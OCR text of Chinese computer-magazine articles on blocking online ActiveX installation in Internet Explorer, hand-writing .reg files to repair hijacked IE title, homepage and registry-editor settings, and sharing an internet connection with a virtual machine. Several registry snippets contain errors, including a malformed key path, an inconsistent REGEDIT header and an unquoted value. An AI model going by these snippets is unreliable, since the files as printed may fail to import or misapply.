
1.屏蔽ActiveX插件的思路

其实对于我们真正有用的ActiveX插件毕竟是少数，就普通网友来说不外乎有：Windows Update控件、Flash控件这两种必需的，当然有些朋友可能还想使用银行在线系统或者其它服务需要安装ActiveX。我们可以将这些有用的ActiveX进行安装，接下来在浏览器设置中屏蔽所有ActiveX插件的在线安装，这样以后不管有什么ActiveX都不会跳出来为难我们了。

2.一劳永逸的设置实战

第一步：首先使用IE访问你需要安装ActiveX插件的页面，比如微软的Windows Update站点，带有Flash的站点等，在提示安装ActiveX的时候选择“是”进行安装。

第二步：所有的ActiveX都安装完毕后，在IE中选择“工具→Internet选项”，切换到“安全”标签，点击“自定义级别”按钮，在弹出的“安全设置”窗口中将“下载未签名的ActiveX控件”和“下载已签名的ActiveX控件”两项都设置为“禁用”，最后保存退出即可，如下图。



当遇到某些网站的ActiveX确认是需要你安装的时候，将上述设置恢复为“默认”级，再刷新页面进行安装即可，装完后再重新设置为“禁用”。

提示： 该方法仅仅是屏蔽了在线下载安装ActiveX插件，对于已经下载回本地的插件的注册安装不会受到影响，而且也不会影响我们使用Regsvr32命令来注册控件。

手写注册表DIY

小余

一说到注册表，大家可能就会想到注册表里各种复杂的字段值，让人望而生畏。其实注册表也就是一种数据库，用来统一对操作系统进行管理，将各种信息资源集中起来并存储各种配置信息。按照这一原则，用来管理应用程序和文件的关联、硬件设备说明、状态属性以及各种状态信息和数据等。而注册表文件是一种以特定格式书写出来的文本文件，可以用文本编辑器进行浏览和编辑。

一、注册表文件的备份

修改注册表文件之前首先得备份注册表，以便在修改注册表出错时可以用备份文件恢复注册表。在“运行”对话框中输入Regedit打开注册表编辑器。然后在注册表编辑器里，打开“注册表”菜单，再选“导出注册表文件”，即可备份注册表，如图1、图2。




图 1




图 2

二、用手写注册表解决注册表被恶意修改几例

一些用户在上网的时候，IE标题栏、默认主页、Internet选项等经常会被莫名其妙的修改或禁用，其实这是被人利用了IE浏览器的安全漏洞使用脚本文件对用户的注册表进行了恶意修改。如您遇到了这些问题，可通过手写注册表来进行修复。在学写注册表之前我们首先了解注册表文件的格式。注册表的基本格式为：

```
REGEDIT4
[HKEY_LOCAL_MACHINE\SOFTWARE\Test]
"Test1"="jordan"
"Test2"=hex:23
"Test3"=dword:00000000
```

以上是注册表文件的标准文件格式，其中小括号内是注释，其他包括方括号、引号、等号、分号都是必须有的。文件开头是一个“REGEDIT4”（必须大写），每个注册表文件都必须以此开头。另外对于Windows2000或WindowsXP用户，需要将“REGEDIT 4”改为“Windows Registry Editor Version 5.00”。其中Test1的类型是“字符串值”；Test2的类型是“二进制值”；Test3的类型是“DWORD值”。

在清楚了注册表的文件格式后，我们就可以打开文本编辑器，开始我们的DIY之旅吧！

（1）注册表被禁用后的修复

当系统注册表被恶意修改后，常规的解决办法就是打开注册表编辑器，来修复注册表。但有时连注册表编辑器都会被“管理员”禁用，如图3。遇到这种情况，我们就只有通过手写注册表来解决这个问题啦。



图 3

首先建立一个注册表文件，内容如下：

```
REGEDIT 4
[HKEY\CURRENT\USER\Software\Microsoft\Windows\CurrentVersion\Policies\System]
"DisableRegistryTools"=dword:00000000
```

最后存盘为enable.reg。注意：文件扩展名一定要用.reg，这是注册表默认的扩展名。这个注册表文件写好后，打开“运行”对话框，点击“浏览”按钮，找到写好的注册表文件，再点击“是”，系统会提示是否将文件内的信息添加到注册表内，选择“是”，如图4。这样就又可以用regedit命令来打开和修改注册表了。



图 4

（2）IE浏览器的标题栏被修改的修复

这是一种目前最常见的修改IE浏览器的方式，它的反修改也很容易。新建一个注册表文件，写入以下内容：

```
REGEDIT 4
[HKEY_LOCAL_MACHINE\Software\Microsoft\internet Explorer\Main]
"Window Title"="Microsoft Internet Explorer"
[HKEY_CURRENT_USER\Software\Microsoft\internet Explorer\Main]
"Window Title"="Microsoft Internet Explorer"
[HKEY_USERS\.DEFAULT\Control Panel]
"window title"="Microsoft Internet Explorer"
```

然后保存该文件，然后再将该注册表文件导入到注册表中（导入方法同上）。

（3）IE浏览器的首页被修改后的修复

这也是一个我们经常碰到的一个问题。简单的解决方法是在IE的菜单中选择：“工具”→“Internet选项”→“常规”，在“主页”一栏中进行修改即可。但有时却是连IE的“主页”选项也被禁用（按钮呈灰色不可用状态）。

解决方法如下：

```
REGEDIT4
[HKEY_CURRENT_USER\Software\Policies\Microsoft\Internet Explorer\Control Panel]
"Homepage"=dword:00000000
```

象上边那样将其导入到注册表中，就可以自己设定浏览器的首页了。

（4）IE浏览器的默认页及空白页被修改后的修复

解决方法如下：

```
REGEDIT4
[HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer\Main]
"Default_Page_URL"=http://www.163.com
[HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main]
"Local Page"="c:\windows\system\blank.htm"
```

也像上边那样将其导入到注册表中，就可以了。


让虚拟机也上网冲浪

WZHPRO@JSCPU

在以前的X上，N多高手介绍了各类虚拟机的使用，令小菜我目不暇接。但是很多朋友反映他们不会设置连接共享，所以虚拟机只能用来在本地做试验，无法享受网上冲浪的乐趣。这次我就给大家介绍两种共享INTERNET连接的方法。

方法一 共享拨号连接

共享拨号连接是一种最简单最直接的方法，它不会占用一点系统资源，而且设置非常简单。到底有多简单呢？大家往下看。我们先打开网络连接（图1），在你上网所用的连接上点右键选择“属性”（我用的是ADSL）。我们再把选项卡切换到“高级”，这时大家就可以看到“Internet 连接共享”了（图2）。我们在“允许其他网络用户通过此计算机的Internet 连接来连接”前的复选框中打上勾。


图1




图2

最后我们在“家庭网络连接”中选择本机与虚拟机连接用的一个虚拟连接，我这里用的是“Vmware Network Adapter VMnet1”，大家要根据自己的实际情况选择（图3）。另外，我们如果用ADSL的话最好把“每当网络上的计算机试图访问Internet是建立一个拨号连接”前的复选框的勾去掉，不然虚拟机一上网就拨号，不管是不是已经拨号好了。





图3

当我们确定时会弹出如图4所示的对话框。大家不要看到上面有N多的字就害怕，说到底就是让你把虚拟机设置成自动获取IP地址。


图4

好了，我们打开虚拟机，选择“本地连接”的“属性”。在窗口中找到“Interner 协议（TCP/IP）”，打开它的属性页，选择“自动获取IP地址”再确定就可以了，如图5。




图5

方法二 使用代理服务器

虚拟机要使用代理服务器上网就必须要有一个虚拟机能直接连接的虚拟机，虚拟机在哪里呢？我们当然要在本地计算机上安装一个代理服务器程序。我推荐大家使用CCPROXY，CCPROXY是一个体积小巧、操作简单、运行速度相当快的国产代理服务器程序（下载地址 http://www.yaozhi.com）。它的演示版只支持3个用户同时连接，实际上3个用户已经足够了，难道你同时开了4个虚拟机？我的1G的内存同时开了3 个虚拟机就慢下来了。CCPROXY运行后如图6所示。




图6

我们点击主界面上的“设置”打开设置对话框，我们在这里可以把一些自己不需要的服务去掉，还能把代理服务器的服务端口改成自己喜欢的，例如我改成8080，如图7。




图7

如果你的网络中有其他计算机（如和邻居共享一条ADSL），为了防止别人使用你的代理服务器，你可以点击“帐号”来为自己的计算机设置一个帐号。首先我们要先把允许范围改成允许部分，验证类型可以随便改，但是我认为改成IP地址是最方便的。（什么？不安全？我晕，谁会无聊得去猜你的虚拟网卡的IP段，何况还不能扫描！）好了，我们点击右边的新建来新建一个帐号。我们可以为这个帐号起一个名字，如vwzh，最关键的是把IP地址设置成你的虚拟机的IP地址。IP地址不知道？你可以在CMD通过PING虚拟机的计算机名来获得虚拟机的IP地址（如图8），然后保存确定就行了。

最后打开虚拟机的INTERNET选项，在局域网设置中设置成使用代理服务器，IP地址为真实计算机的IP地址，端口为在CCPROXY在设置的端口，我用的是8080，如图9。

